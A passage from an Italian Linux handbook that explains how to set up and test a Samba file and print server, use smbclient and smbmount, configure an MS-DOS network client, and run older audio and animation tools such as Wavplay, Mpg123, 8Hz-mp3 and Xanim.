Per soddisfare le richieste di stampa, è necessaria la presenza di una coda, costituita da una directory. Normalmente si tratta di '`/var/spool/samba/`'. Anche in questo caso, non si devono porre restrizione nei permessi.

```
# mkdir /var/spool/samba
```

```
# chmod a+rwx /var/spool/samba
```

385.3.6 /etc/smb.conf

La configurazione attraverso '`/etc/smb.conf`' è delicata. Negli esempi seguenti si propone il minimo necessario a condividere pubblicamente uno spazio su disco e una stampante. Solitamente, le distribuzioni propongono un file più completo e ben commentato.

```
; ====================================================================
; /etc/smb.conf
; ====================================================================
;
[global]
   allow hosts = 192.168.1.0/255.255.255.0
   workgroup = UFFICIO
   guest account = guestpc
   printing = bsd
   printcap name = /etc/printcap

[public]
   comment = directory pubblica
   path = /home/samba
   public = yes
   writable = yes
   printable = no
   browseable = yes

[lp]
   comment = stampante pubblica
   path = /var/spool/samba
   public = yes
   writable = no
   printable = yes
   browseable = yes
```

[global]

La sezione '**`global`**' è speciale e serve per stabilire i valori predefiniti per tutte le altre sezioni.

`allow hosts =` *indirizzo_ip*/*maschera*

Permette di definire i nodi che possono accedere ai servizi di Samba. In questo caso si concede a tutta la sottorete 192.168.1.0 di accedere.

`workgroup =` *nome_del_gruppo*

Permette di definire il nome del gruppo di lavoro. Il valore predefinito, nel caso non sia indicato, dovrebbe essere '**`WORKGROUP`**' a seconda di come è stato compilato il sorgente.

`guest account =` *utente_guest*

Permette di definire il nome di un utente generico, al quale è consentito utilizzare i servizi pubblici. Questo utente era stato aggiunto al file '`/etc/passwd`' (385.3.3).

```
printing = bsd
```

Assegnando a questa variabile il valore ‘**bsd**’ si informa Samba che il sistema di stampa utilizza il programma ‘**lpr**’.

```
printcap name = file_printcap
```

Il nome del file ‘/etc/printcap’, completo del percorso.

(public)

Si tratta della definizione di un servizio denomianto ‘**public**’ creato per permettere l’accesso indiscriminato alla directory ‘/home/samba’.

```
comment = commento
```

Si tratta della descrizione del servizio.

```
path = percorso_della_directory
```

È il percorso della directory pubblica. Perché possa essere disponibile veramente a tutti, occorre che i suoi permessi di accesso consentano tutte le operazioni a tutti gli utenti.

```
public = {yes|no}
```

Permette di definire se si tratta o meno di un servizio pubblico.

```
writable = {yes|no}
```

Permette di definire se gli utenti di questo servizio possono accedere anche in scrittura.

```
printable = {yes|no}
```

Permette di definire se si tratta di un servizio di stampa. In questo caso, evidentemente no.

(lp)

Si tratta della definizione di un servizio denomianto ‘**lp**’ creato per permettere l’accesso indiscriminato alla stampante omonima (‘**lp**’) del file ‘/etc/printcap’. In pratica rende pubblica, attraverso Samba, questa stampante.

```
path = percorso_della_directory
```

Definisce il percorso della directory che Samba userà per accodare le stampe. Non si deve confondere questa directory con quelle già utilizzate con il sistema di stampa normale, questo perché si deve trattare di una directory accessibile a tutti.

```
public = {yes|no}
```

Permette di definire se si tratta o meno di un servizio pubblico.

```
writable = {yes|no}
```

Permette di definire se gli utenti di questo servizio possono accedere anche in scrittura. In questo caso no, trattandosi di un servizio di stampa.

```
printable = {yes|no}
```

Permette di definire se si tratta di un servizio di stampa.

385.3.7 Verifica del funzionamento

Per controllare la correttezza sintattica del file di configurazione '`/etc/smb.conf`' si può utilizzare il programma '**`testparm`**'.

$ **`testparm`**[*Invio*]

Si dovrebbe ottenere un elenco suddiviso in due parti. Segue solo la prima parte.

```
Load smb config files from /etc/smb.conf
Processing section "[public]"
Loaded services file OK.
Press enter to see a dump of your service definitions
```

Premendo [*Invio*] si ottiene il resto delle informazioni che riguardano la configurazione, così come è stata interpretata, completa di tutti i valori predefiniti.

Il passo successivo è quello di controllare che il servizio sia funzionante effettivamente. Se l'elaboratore che si utilizza e sul quale è installato Samba, si chiama *`dinkel.brot.dg`*, si può utilizzare il programma '**`smbclient`**' nel modo seguente:

$ **`smbclient -L dinkel.brot.dg`**[*Invio*]

Si dovrebbe ottenere il risultato seguente:

```
Added interface ip=192.168.1.1 bcast=192.168.1.255 nmask=255.255.255.0
Server time is Wed Apr  9 10:47:46 1997
Timezone is UTC+1.0
Domain=[UFFICIO] OS=[Unix] Server=[Samba 1.9.16p11]

Server=[dinkel] User=[daniele] Workgroup=[UFFICIO] Domain=[UFFICIO]

        Sharename      Type      Comment
        ---------      ----      -------
        IPC$           IPC       IPC Service (Samba 1.9.16p11)
        lp             Printer   stampante pubblica
        public         Disk      directory pubblica


This machine has a browse list:

        Server               Comment
        ---------            -------
        DINKEL               Samba 1.9.16p11


This machine has a workgroup list:

        Workgroup            Master
        ---------            -------
        UFFICIO              DINKEL
```

385.3.8 Nome del servente secondo NetBIOS

Attraverso '**`smbclient`**' è possibile, tra l'altro, conoscere la situazione di un servente SMB. In particolare è importante osservare il nome secondo NetBIOS, ovvero quello indicato come servente. Nell'esempio visto in precedenza si otteneva tra l'altro la riga seguente:

```
Server=[dinkel] User=[daniele] Workgroup=[UFFICIO] Domain=[UFFICIO]
```

Ecco che in questo esempio, il nome NetBIOS dell'elaboratore è '**`dinkel`**'. La coincidenza con il nome utilizzato per il trasporto IP è dovuta a Samba che utilizza la parte finale del nome di

dominio per questo. Il punto è però che tale assunto non deve essere considerato la regola; infatti, questo nome può essere cambiato.

385.3.9 $ smbstatus

```
smbstatus [opzioni]
```

'**smbstatus**' è un programma molto semplice che permette di conoscere le connessioni in corso al servente SMB locale. Di solito non si usano opzioni.

Esempi

$ **smbstatus**[*Invio*]

```
Samba version 1.9.16p11
Service      uid      gid      pid     machine
----------------------------------------------
public       guestpc  users      148   roggen (192.168.1.2) Wed Apr  9 15:05:44 1997

No locked files
```

In questo caso, c'è un solo accesso al servizio pubblico '**public**' da parte dell'elaboratore '**roggen**'.

385.4 Cliente SMB

Samba consente di accedere a un servente SMB, ovvero a un elaboratore che offre servizi NetBIOS. Ciò viene fatto fondamentalmente attraverso il programma '**smbclient**' che si comporta in modo simile a un cliente per FTP, anche se non si tratta proprio della stessa cosa.

385.4.1 $ smbclient

```
smbclient servente_e_servizio [parola_d'ordine] [opzioni]
```

```
smbclient -L host
```

'**smbclient**' è il programma attraverso cui è possibile connettersi a un elaboratore che offre servizi NetBIOS attraverso il protocollo TCP/IP. Potrebbe trattarsi di MS-Windows 95/98/NT/2000 o anche di un altro elaboratore GNU/Linux che gestisce un servente SMB con Samba.

In linea di massima, si può vedere questo programma come una sorta di cliente FTP, con la differenza che si può inviare un file anche a un servizio di stampa. In questo senso, il programma offre normalmente un invito attraverso il quale possono essere impartiti dei comandi. Questo invito è '**smb \>**', dove la barra obliqua inversa rappresenta la directory corrente della risorsa a cui ci si è connessi (in questo caso è la radice).

L'indicazione del servente e della risorsa deve essere fatto nella forma consueta.

```
\\servente\risorsa
```

Alcune opzioni

```
-P
```

Inizia una connessione a una risorsa di stampa, invece che alla solita risorsa di condivisione di file.

```
-L host
```

Permette di ottenere la lista delle risorse ottenibili da un elaboratore determinato. In tal caso, l'elaboratore viene identificato attraverso i comuni indirizzi IP o i nomi di dominio.

`-c` *stringa_di_comando*

Permette di indicare una stringa di comando da eseguire. In questo modo si evita la modalità interattiva perché si indica tutto quello che si vuole ottenere nella stringa. per indicare più comandi, questi devono essere separati con il punto e virgola ('`;`').

`-I` *host*

Permette di definire l'indirizzo (numero IP, oppure il nome di dominio) dell'elaboratore che concede il servizio. Solitamente, l'indirizzo viene ottenuto attraverso una chiamata circolare (broadcast), ma ci sono situazioni in cui questo sistema non può funzionare, per esempio quando si attraversa un router.

Esempi

$ **smbclient -L dinkel.brot.dg**

Richiede e ottiene l'elenco delle risorse SMB disponibili nell'elaboratore `dinkel.brot.dg`.

$ **smbclient '\\mais\c'**

Attiva una connessione con la risorsa di condivisione file '**c**' dell'elaboratore identificato dal protocollo NetBIOS con il nome '**mais**'. Non avendo indicato esplicitamente la parola d'ordine, questa viene richiesta prima di presentare l'invito di '**smbclient**': se per questa risorsa non è prevista, basta lasciarla in bianco e premere [*Invio*].

$ **smbclient '\\mais\c' -I 192.168.1.15**

Come nell'esempio precedente, ma viene specificato l'indirizzo IP del servente.

$ **smbclient '\\mais\stampa' -P**

Attiva una connessione con la risorsa di condivisione della stampante '**stampa**' dell'elaboratore identificato dal protocollo NetBIOS con il nome '**mais**'. Non avendo indicato esplicitamente la parola d'ordine, questa viene richiesta prima di presentare l'invito di '**smbclient**': se per questa risorsa non è prevista, basta lasciarla in bianco e premere [*Invio*].

$ **smbclient '\\mais\stampa' "" -P -c "print ./lettera"**

Come nell'esempio precedente, attiva una connessione con la risorsa di condivisione della stampante '**stampa**', ma indica già la parola d'ordine, corrispondente alla stringa nulla, e il comando da eseguire: '**print ./lettera**'. In questo modo, non inizia alcuna sessione interattiva e il programma procede immediatamente all'invio del file '`./lettera`' per la stampa.

385.4.2 Verificare il funzionamento di un servente Samba

In precedenza si è visto come realizzare un servente SMB attraverso Samba. Per verificarne il funzionamento attraverso il programma '**smbclient**' si può tentare un collegamento. Ciò può essere fatto sia dallo stesso elaboratore che offre il servizio che da un altro.

$ **smbclient '\\DINKEL\PUBLIC'**[*Invio*]

Il nome dell'elaboratore e quello della risorsa sono scritti con lettere maiuscole intenzionalmente, non perché ciò sia necessario, ma perché è possibile. Infatti, molti clienti di servizi NetBIOS sono in grado di utilizzare solo nomi composti da lettere maiuscole.

Si osservi l'uso degli apici singoli. L'indicazione dell'elaboratore e della directory è fatta di due barre oblique inverse, seguite dal nome dell'elaboratore, seguito da una barra obliqua inversa, seguita dal nome dell'oggetto condiviso. Se fossero stati utilizzati gli apici doppi, con la shell Bash o altra simile, le barre oblique avrebbero dovuto essere raddoppiate.

In base all'esempio di configurazione presentato all'inizio di questo capitolo, il risultato dovrebbe essere quello seguente:

```
Added interface ip=192.168.1.1 bcast=192.168.1.255 nmask=255.255.255.0
Server time is Wed Apr  9 11:00:13 1997
Timezone is UTC+1.0
Password:
```

Dal momento che si fa riferimento a un servizio pubblico, non si inserisce alcuna parola d'ordine: si preme semplicemente [*Invio*].

```
Domain=[UFFICIO] OS=[Unix] Server=[Samba 1.9.16p11]
smb: \>
```

A questo punto, '**`smbclient`**' si comporta come un programma di FTP. Per terminare l'esecuzione di '**`smbclient`**' è sufficiente scrivere il comando '**`quit`**'.

385.5 Connessione con una rete NetBIOS-TCP/IP

Per poter integrare il proprio elaboratore GNU/Linux, sul quale è appena stato installato Samba, con una rete che utilizza NetBIOS, occorre che i sistemi operativi di questa rete utilizzino il trasporto TCP/IP.[3]

Di conseguenza, si potrà interagire con sistemi MS-Windows 95/98/NT/2000, mentre per MS-Windows 3.11 e per il Dos occorre aggiungere l'estensione al TCP/IP. Per questo scopo si può visitare eventualmente il seguente indirizzo.

<*ftp://ftp.microsoft.com/bussys/clients/*>

L'esempio seguente mostra l'interrogazione di un elaboratore su cui gira MS-Windows 95/98/NT/2000 che consente la condivisione del disco '`C:`' e della stampante.

$ **`smbclient -L roggen.brot.dg`**[*Invio*]

```
Added interface ip=192.168.1.1 bcast=192.168.1.255 nmask=255.255.255.0
Server time is Thu Apr 10 12:50:16 1997
Timezone is UTC+2.0

Server=[ROGGEN] User=[] Workgroup=[UFFICIO] Domain=[UFFICIO]

        Sharename      Type      Comment
        ---------      ----      -------
        C              Disk
        HP             Printer
        IPC$           IPC       Comunicazioni remote tra processi
        PRINTER$       Disk
```

Da quello che si vede nell'elenco dei servizi è possibile utilizzare '**`smbclient`**' per accedere alla risorsa '**`C`**'.

$ **`smbclient '\\ROGGEN\C'`**

[3] Di solito, le reti NetBIOS fanno uso del protocollo di trasporto NetBEUI che ha il vantaggio di non richiedere alcuna configurazione. L'utilizzo del trasporto TCP/IP obbliga a indicare gli indirizzi IP e le maschere di rete. Ciò significa che, oltre a dover pianificare i nomi dei serventi o *peer*, si devono organizzare anche gli indirizzi IP. Di solito, questo particolare viene dimenticato perché non sembra fare parte del protocollo NetBIOS.

Dal lato dell'elaboratore *roggen.brot.dg* sul quale è in funzione MS-Windows 95/98/NT/2000, è possibile utilizzare le risorse di rete per accedere all'elaboratore GNU/Linux (*dinkel.brot.dg*), sempre che questo abbia attivato un servente SMB con Samba.

Figura 385.1. La directory pubblica amministrata da Samba, dal punto di vista di MS-Windows 95/98/NT/2000.

Dal lato dell'elaboratore GNU/Linux è possibile controllare gli accessi attraverso '**smbstatus**'.

$ **smbstatus**[*Invio*]

```
Samba version 1.9.16p11
Service      uid      gid      pid     machine
----------------------------------------------
public       guestpc  users      148   roggen (192.168.1.2) Wed Apr  9 15:05:44 1997

No locked files
```

Segue il contenuto delle directory pubbliche così come si vede in figura 385.1 dal punto di vista di GNU/Linux.

```
total 55
-rwxr--r--   1 guestpc  users       49129 Feb  1  1992 dc.com
-rwxr--r--   1 guestpc  users        3236 Feb  1  1992 dc.doc
-rwxr--r--   1 guestpc  users         476 Feb  6 20:46 dc.ext
-rwxr--r--   1 guestpc  users         261 Dec 12 20:40 dc.mnu
```

Per utilizzare una stampante condivisa in una rete NetBIOS, si può utilizzare ancora '**smbclient**'. Per esempio, si vuole stampare il file 'esempio' nella stampante condivisa con il nome '**HP**' dall'elaboratore '**roggen**'.

$ **smbclient '\\ROGGEN\HP' -P**

Dopo la richiesta della parola d'ordine, che supponiamo sia inesistente, si presenta l'invito di '**smbclient**' dal quale è possibile dare il comando di stampa.

print *file_da_stampare*

Quindi si può uscire dalla sessione di lavoro con '**smbclient**' utilizzando il comando '**quit**'.

Di certo è un'operazione piuttosto laboriosa, inoltre si aggiunge il problema della scalettatura, cioè la necessità di convertire i file di testo Unix in file di testo Dos.

385.5.1 Cliente MS-Dos

Se si vogliono utilizzare elaboratori MS-Dos per accedere a elaboratori GNU/Linux che condividono dati attraverso Samba, è necessario acquisire il software '**msclient**' dal solito indirizzo di Microsoft.

<*ftp://ftp.microsoft.com/bussys/clients/*>

Nell'elaboratore Dos, una volta decompressi i file in una directory transitoria, si può avviare il programma '**SETUP.EXE**'. È necessario solo il protocollo TCP/IP, mentre il NetBEUI è superfluo e serve solo a ridurre ulteriormente la scarsa memoria a disposizione. È anche sufficiente utilizzare il cosiddetto *redirector di base*.

Solitamente, il cliente Microsoft viene installato in 'C:\NET' Al suo interno sono disponibili alcuni file di configurazione '.INI', secondo la convenzione normale di MS-Windows. Tutto, o quasi, è configurabile attraverso il programma '**SETUP.EXE**', anche se resta la possibilità di modificare direttamente questi file.

Quello che segue è un esempio del file 'PROTOCOL.INI'.

```
[network.setup]
version=0x3110
netcard=ms$ne2clone,1,MS$NE2CLONE,1
transport=tcpip,TCPIP
lana0=ms$ne2clone,1,tcpip

[TCPIP]
NBSessions=6
SubNetMask0=255 255 255 0
IPAddress0=192 168 1 10
DisableDHCP=1
DriverName=TCPIP$
BINDINGS=MS$NE2CLONE
LANABASE=0
[MS$NE2CLONE]
IOBASE=0x300
INTERRUPT=10
DriverName=MS2000$

[protman]
DriverName=PROTMAN$
PRIORITY=MS$NDISHLP
```

È importante osservare il modo con cui viene inserito l'indirizzo IP dell'elaboratore, cioè separando gli *ottetti* attraverso spazi invece che con il consueto punto. È importante impostare correttamente la maschera di rete e disabilitare il DHCP, '**DisableDHCP=1**', a meno che questo ultimo sia disponibile effettivamente.

Quello che segue è un esempio del file 'SYSTEM.INI'.

```
[network]
filesharing=no
printsharing=no
autologon=yes
computername=ALFA
lanroot=C:\NET
username=DANIELE
workgroup=UFFICIO
reconnect=yes
dospophotkey=N
lmlogon=0
logondomain=UFFICIO
preferredredir=basic
autostart=basic
```

```
maxconnections=8

[network drivers]
netcard=ne2000.dos
transport=tcpdrv.dos,nemm.dos
devdir=C:\NET
LoadRMDrivers=yes

[386enh]
TimerCriticalSection=5000
UniqueDosPSP=TRUE
PSPIncrement=2

[Password Lists]
*Shares=C:\NET\Shares.PWL
DANIELE=C:\NET\DANIELE.PWL
```

È abbastanza importante che il gruppo di lavoro (*workgroup*) sia uguale a quello del servizio da raggiungere, anche se non è indispensabile. In questo caso: '**`workgroup=UFFICIO`**'. Inoltre, per risparmiare memoria, è conveniente che sia attivato solo il *redirector* di base: '**`preferredredir=basic`**'.

385.5.2 Problemi con i router

Quando si utilizzano clienti NetBIOS come MS-Windows 95/98/NT/2000 o lo stesso MS-Dos, pur avendo la possibilità di indicare l'indirizzo di un router (gateway), normalmente non si riesce ad attraversarlo per accedere a un servizio NetBIOS che si trovi oltre questo.

Ciò dipende dalla normale impossibilità di indicare il nodo di destinazione attraverso la notazione necessaria al protocollo IP. In pratica, il cliente tipico effettua un'interrogazione circolare (broadcast) per il servente che offre un servizio NetBIOS particolare. La risposta si ottiene regolarmente se il servente è connesso nella stessa rete o sottorete, mentre non si ottiene alcuna risposta se questo si trova oltre un router.

I programmi cliente di GNU/Linux, come '**`smbclient`**' e '**`smbmount`**' (il secondo viene descritto più avanti), offrono la possibilità di indicare esplicitamente l'indirizzo del nodo che funge da servente NetBIOS. In tal modo, questi clienti riescono ad attraversare anche i router.

385.6 Stampa

Come si è visto, la stampa attraverso un servizio SMB avviene per mezzo di '**`smbclient`**'. La maggior parte delle distribuzioni GNU/Linux predispone già un sistema di filtri di stampa completo anche della possibilità di stampare presso una stampante remota di tipo SMB.

A titolo di esempio, si può osservare lo script seguente che si occupa di ricevere lo standard input e di inviarlo, tramite '**`smbclient`**', a una stampante remota particolare. Per farlo, viene creato un file temporaneo nella directory personale dell'utente che lo utilizza, che con l'occasione viene trasformato. In questo esempio, ci si limita a fare in modo che il codice di interruzione di riga corrisponda alla sequenza *<CR><LF>*, adatta alle stampanti comuni.[4]

```
#!/bin/bash
#======================================================================
# stampa-smb
#
# Esempio di una sorta di filtro di stampa per utilizzare una stampante
# condivisa da un servente SMB.
```

[4]Qui si intende che il programma '**`unix2dos`**' si comporti come filtro, ricevendo i dati dallo standard input ed emettendo il risultato della sua elaborazione attraverso lo standard output.

```
#======================================================================

#======================================================================
# Variabili.
#======================================================================

    #------------------------------------------------------------------
    # Il nome del file temporaneo da utilizzare per la stampa.
    #------------------------------------------------------------------
    STAMPA="$HOME/stampa-smb-$(date +%Y%m%d%H%M%S)"
    #------------------------------------------------------------------
    # Il nome del servizio di stampa SMB.
    #------------------------------------------------------------------
    SMB_PRINT='\\weizen.mehl.dg\lp'

#======================================================================
# Inizio.
#======================================================================

    #------------------------------------------------------------------
    # Scarica lo standard input nel file temporaneo, trasformandolo
    # in un testo «Dos» in cui «newline» corrisponda alla sequenza
    # <CR><LF>.
    #------------------------------------------------------------------
    cat | unix2dos > $STAMPA
    #------------------------------------------------------------------
    # Invia il file a un servizio di stampa SMB.
    #------------------------------------------------------------------
    smbclient $SMB_PRINT "" -P -c "print $STAMPA" > /dev/null
    #------------------------------------------------------------------
    # Elimina il file transitorio.
    #------------------------------------------------------------------
    rm $STAMPA > /dev/null

#======================================================================
# Fine.
#======================================================================
```

385.7 Montare una risorsa di condivisione dei file nel file system GNU/Linux

Finora si è visto che è possibile accedere a una directory condivisa con il protocollo NetBIOS attraverso il programma '**`smbclient`**'. Ma questo programma non consente di montare quella directory, così come si fa con il protocollo NFS. Per questo occorre predisporre il kernel (nella sezione dedicata ai file system, 29.2.14) e per il montaggio si deve utilizzare il programma '**`smbmount`**'. Nella configurazione del kernel conviene attivare anche la gestione del raggiro del problema delle prime versioni di MS-Windows 95.

385.7.1 $ smbmount

`smbmount` *servizio* *punto_di_innesto* [*opzioni*]

'**`smbmount`**' permette di eseguire il montaggio di una directory offerta in condivisione da un servizio NetBIOS. Il nome del servizio viene indicato in maniera più confacente allo standard Unix, utilizzando barre inclinate normali e non inverse come richiede normalmente NetBIOS. Il servizio ha la sintassi seguente:

//*servente*/*risorsa*[/*directory*]

In questo modo si indica il servente e il nome della risorsa, come al solito, a parte l'uso delle barre normali. Di seguito, si può aggiungere l'indicazione di una directory particolare, discendente da quella di partenza per il servizio indicato.

'**smbmount**' può essere utilizzato eventualmente anche da utenti comuni (diversi dall'utente '**root**'), ma in tal caso, deve essere attivato il bit SUID (SUID-root). In pratica, deve avere i permessi 4755_8 e appartenere all'utente '**root**'.

Alcune opzioni

`-s` *servente*

In alcune circostanze è necessario specificare a parte il nome del servente NetBIOS e questa opzione permette di farlo.

`-c` *cliente*

In alcune circostanze è necessario specificare a parte il nome del cliente NetBIOS, cioè di se stessi, attraverso questa opzione.

`-U` *utente*

Permette di specificare un nome di utente, per gli scopi di NetBIOS, diverso da quello utilizzato effettivamente nell'elaboratore cliente.

`-I` *host*

Permette di definire l'indirizzo (numero IP, oppure il nome di dominio) dell'elaboratore che concede il servizio. Solitamente, questo indirizzo viene ottenuto attraverso una chiamata circolare (broadcast), ma ci sono situazioni in cui questo sistema non può funzionare, per esempio quando si attraversa un router.

`-u` *utente*

`-g` *gruppo*

Queste due opzioni permettono di definire la proprietà dei file e delle directory del file system che viene montato. Infatti, trattandosi di un file system sprovvisto di tali informazioni, è necessario decidere a chi si vuole fare appartenere il suo contenuto. Se non si utilizzano queste opzioni, tutto è di proprietà dell'utente '**root**'.

Esempi

```
$ smbmount //W5/C /mnt/dosserver
```

Esegue il montaggio della directory condivisa dal servente NetBIOS '**W5**' con il nome '**C**', utilizzando come punto di innesto '`/mnt/dosserver/`'. I dati ottenuti (file e directory) risulteranno appartenere all'utente '**root**'.

```
$ smbmount //W5/C /mnt/dosserver -c linux1
```

Esegue la stessa operazione dell'esempio precedente, ma fa in modo che l'elaboratore locale (il cliente dal quale si esegue il montaggio) venga identificato, ai fini del protocollo NetBIOS, con il nome '**linux1**'.

```
$ smbmount //W5/C /mnt/dosserver -c linux1 -I 192.168.2.15
```

Come nell'esempio precedente, ma indica esplicitamente l'indirizzo IP del nodo cui corrisponde il nome NetBIOS '**W5**'. Ciò permette di superare un eventuale router e comunque evita una richiesta circolare a tutta la rete.

```
$ smbmount //W5/C /mnt/dosserver -u daniele -g daniele
```

Come nel primo esempio, ma viene indicato a quale utente e gruppo devono risultare appartenenti i file e le directory.

385.7.2 $ smbumount

```
smbumount punto_di_innesto
```

'**smbumount**' permette agli utenti comuni di smontare una directory offerta in condivisione da un servizio NetBIOS, montata precedentemente con '**smbmount**'. Perché ciò possa funzionare, è necessario che questo programma appartenga all'utente '**root**' e abbia il bit SUID attivato (SUID-root). In pratica, le stessa situazione richiesta per '**smbmount**'.

L'utente '**root**' non ha bisogno di utilizzare questo programma; per lui è sufficiente il solito '**umount**'.

385.8 Riferimenti

- David Wood, *SMB HOWTO*
  <http://www.linux.org/docs/ldp/howto/HOWTO-INDEX/howtos.html>

Applicazioni multimediali

In questo capitolo si raccolgono informazioni su applicativi multimediali che per qualche motivo non vengono più seguite in questo documento.

386.1 Wavplay

Wavplay [1] è un pacchetto per l'esecuzione e la registrazione di file audio in formato WAV-RIFF. Non si tratta di qualcosa di eccezionale, ma è almeno uno strumento funzionale che permette di non dover lavorare direttamente con i file di dispositivo.

> Purtroppo, Wavplay non funziona con tutti i tipi di scheda audio. In generale dovrebbe andare bene con quelle i cui driver appartengono alla serie «OSS».

386.1.1 $ wavplay, wavrec

`wavplay` [*opzioni*] *file_wav*...

`wavrec` [*opzioni*] *file_wav*

Come si può intuire, '**`wavrec`**' registra, mentre '**`wavplay`**' esegue i file WAV. Le opzioni di questi due programmi eseguibili sono in parte uguali.

Alcune opzioni

`-s` *frequenza_campionamento*

In registrazione permette di definire la frequenza di campionamento. Il valore predefinito è di 22050 Hz. Utilizzando frequenze maggiori si migliora la qualità della registrazione, aumentando proporzionalmente le dimensioni del file che si genera.

In esecuzione, permette di modificare la velocità di ascolto. In pratica, utilizzando una frequenza di campionamento inferiore a quella utilizzata per registrare si ottiene un'esecuzione rallentata e, di conseguenza, il contrario aumentando la frequenza. In generale, per eseguire un brano alla sua velocità naturale, non occorre specificare questa opzione.

`-S`

Richiede espressamente una registrazione o un'esecuzione stereofonica.

`-M`

Richiede espressamente una registrazione o un'esecuzione monofonica.

`-b 8|16`

Permette di specificare espressamente la dimensione in bit di ogni campione. Si può scegliere solo tra i valori 8 e 16.

`-t` *n_secondi_registrazione*

Permette di fissare la durata della registrazione (non si usa per l'esecuzione).

`-i`

Riguarda solo '**`wavplay`**' e fa sì che si limiti a mostrare le caratteristiche del file, senza eseguirlo.

[1] **Wavplay** GNU GPL

Esempi

```
$ wavrec -b 8 -S -t 60 mio_file.wav
```

Registra nel file '`mio_file.wav`' ciò che proviene dalla scheda audio (si deve utilizzare un programma come Aumix per selezionare un segnale in registrazione), con campioni di 8 bit, in stereofonia, per una durata di 60 s. La frequenza di campionamento è quella predefinita.

```
$ wavrec -b 8 -S -t 60 -s 20000 mio_file.wav
```

Come nell'esempio precedente, specificando una frequenza di campionamento di 20000 Hz.

```
$ wavplay mio_file.wav
```

Esegue il file '`mio_file.wav`'.

```
$ wavplay -s 10000 mio_file.wav
```

Esegue il file '`mio_file.wav`' a una data frequenza di campionamento, in modo da alterarne la velocità di esecuzione (seguendo gli esempi già visti, la velocità viene dimezzata).

386.1.2 $ xltwavplay

Wavplay si compone anche dell'eseguibile '**`xltwavplay`**', a volte distribuito in un pacchetto separato, che si comporta da programma frontale grafico per '**`wavplay`**' e '**`wavrec`**'. In pratica, utilizza il sistema grafico X per comandare '**`wavplay`**' e '**`wavrec`**' in modo più gradevole rispetto alla solita riga di comando.

Figura 386.1. Aspetto del programma frontale di Wavplay.

L'unico problema di '**`xltwavplay`**' sta nel fatto che utilizza le librerie LessTif che funzionano ancora perfettamente.

386.2 Mpg123

Mpg123 [2] è un applicativo specializzato per l'esecuzione di brani memorizzati in formato MP3. Mpg123 si compone in pratica solo dell'eseguibile omonimo: '**`mpg123`**'.

```
mpg123 [opzioni] {file_mp3|uri_http}
```

L'eseguibile in questione è ricco di opzioni e di possibilità; tuttavia dovrebbe bastare l'indicazione del file MP3 come unico argomento per iniziare la sua esecuzione attraverso la gestione dell'audio del sistema operativo (in pratica si arrangia a inviare i dati al dispositivo '`/dev/audio`' o '`/dev/dsp`', che deve avere i permessi necessari).

Una particolarità di Mpg123 è quella di poter caricare direttamente un file attraverso il protocollo HTTP. Per esempio:

```
$ mpg123 mio_file.mp3
```

avvia l'esecuzione del file '`mio_file.mp3`', mentre:

```
$ mpg123 "http://www.brot.dg/brano.mp3"
```

esegue direttamente il file che si ottiene dall'URI '`http://www.brot.dg/brano.mp3`'. Eventualmente, per questo è possibile servirsi anche di un proxy. Per maggiori dettagli si può consultare la pagina di manuale relativa: *mpg123(1)*.

386.3 8Hz-mp3

8Hz-mp3 [3] è un programma che è stato disponibile gratuitamente, ma che pare avere qualche problema (si veda a questo proposito <*http://www.8hz.com/mp3/index.html*> ed eventualmente anche <*http://sound.media.mit.edu/~eds/mpeg-patents-faq*>). 8Hz-mp3 è in grado di convertire file WAV-RIFF, o PCM, in MP3. In generale, conviene limitarsi alla conversione a partire da file WAV-RIFF, dal momento che questi contengono nell'intestazione tutte le informazioni necessarie a conoscere il modo in cui sono campionati. L'eseguibile '**`8hz-mp3`**' è tutto ciò che compone questo programma:

```
8hz-mp3 [opzioni] file_in_ingresso file_mp3_generato
```

L'uso normale di 8Hz-mp3 non richiede alcuna opzione. Per la precisione, senza opzioni, 8Hz-mp3 si aspetta che il file in ingresso sia in formato WAV-RIFF, generando un file MP3 con la qualità migliore che è in grado di ottenere.

Alcune opzioni

`-c`

Imposta nel file MP3 il bit '**`copyright`**'. Senza questa opzione, il bit non viene attivato.

`-o`

Imposta nel file MP3 il bit '**`original`**'. Senza questa opzione, il bit non viene attivato.

`-q` *n_qualità*

[2] **Mpg123** software non libero: non è consentita la modifica e la commercializzazione
[3] **8Hz-mp3** gratuito, senza una licenza vera e propria

Definisce esplicitamente il livello di qualità che si intende ottenere nel file MP3. Il valore predefinito è zero, che corrisponde alla qualità migliore. Valori superiori allo zero, fino a un massimo di 30, indicano qualità progressivamente inferiori.

Esempi

$ **8hz-mp3 01.wav 01.mp3**

Converte il file '`01.wav`' nel file '`01.mp3`', utilizzando le impostazioni predefinite.

$ **for i in *.wav ; do 8hz-mp3 $i $i.mp3 ; done**

Attraverso la shell, attiva un ciclo con il quale vengono convertiti tutti i file che terminano con estensione '`.wav`' in MP3, creando altrettanti file, che si distinguono perché hanno in più l'estensione '`.mp3`'.

386.4 Xanim

Xanim [4] è un programma, apparentemente molto semplice, che permette la visione e l'ascolto di file contenenti delle animazioni. I formati che può gestire sono molti; per citarne alcuni: FLI, GIF animati, AVI e Quicktime. Xanim (l'eseguibile '**`xanim`**') può essere usato molto bene in modo non interattivo attraverso l'uso delle opzioni fornite nella riga di comando, ma permette comunque una gestione intuitiva anche senza di queste. L'unico argomento obbligatorio è il nome del file che si vuole «eseguire».

Per utilizzare bene Xanim è necessario leggere la pagina di manuale *xanim(1)*.

386.4.1 $ xanim

`xanim` [*opzioni*] *file*...

Come accennato, '**`xanim`**' richiede espressamente l'indicazione di almeno un file di animazione da eseguire. Se vengono indicati più file, questi risultano uniti assieme in un'unica sequenza. Il controllo dell'esecuzione delle animazioni avviene normalmente attraverso un pannellino di controllo che si può vedere nella figura 386.2.

Figura 386.2. La finestra contenente il pannellino di controllo di Xanim.

Anche senza volere approfondire l'uso di questo programma, può essere conveniente conoscere almeno l'uso del mouse e di alcune funzionalità della tastiera durante l'esecuzione di un'animazione:

- facendo un clic con il primo tasto del mouse, oppure premendo il tasto [,] (virgola), si ottiene l'arresto dell'esecuzione e la visualizzazione della scena precedente;
- facendo un clic con il terzo tasto del mouse, oppure premendo il tasto [.] (punto), si ottiene l'arresto dell'esecuzione e la visualizzazione della scena successiva;

[4] **Xanim** software gratuito, non libero, per uso «non commerciale»

- facendo un clic con il secondo tasto del mouse (quello centrale) si ottiene la ripresa dell'esecuzione dell'animazione (se era stata fermata);
- la [*barra spaziatrice*] arresta o fa riprendere l'esecuzione dell'animazione;

Acua

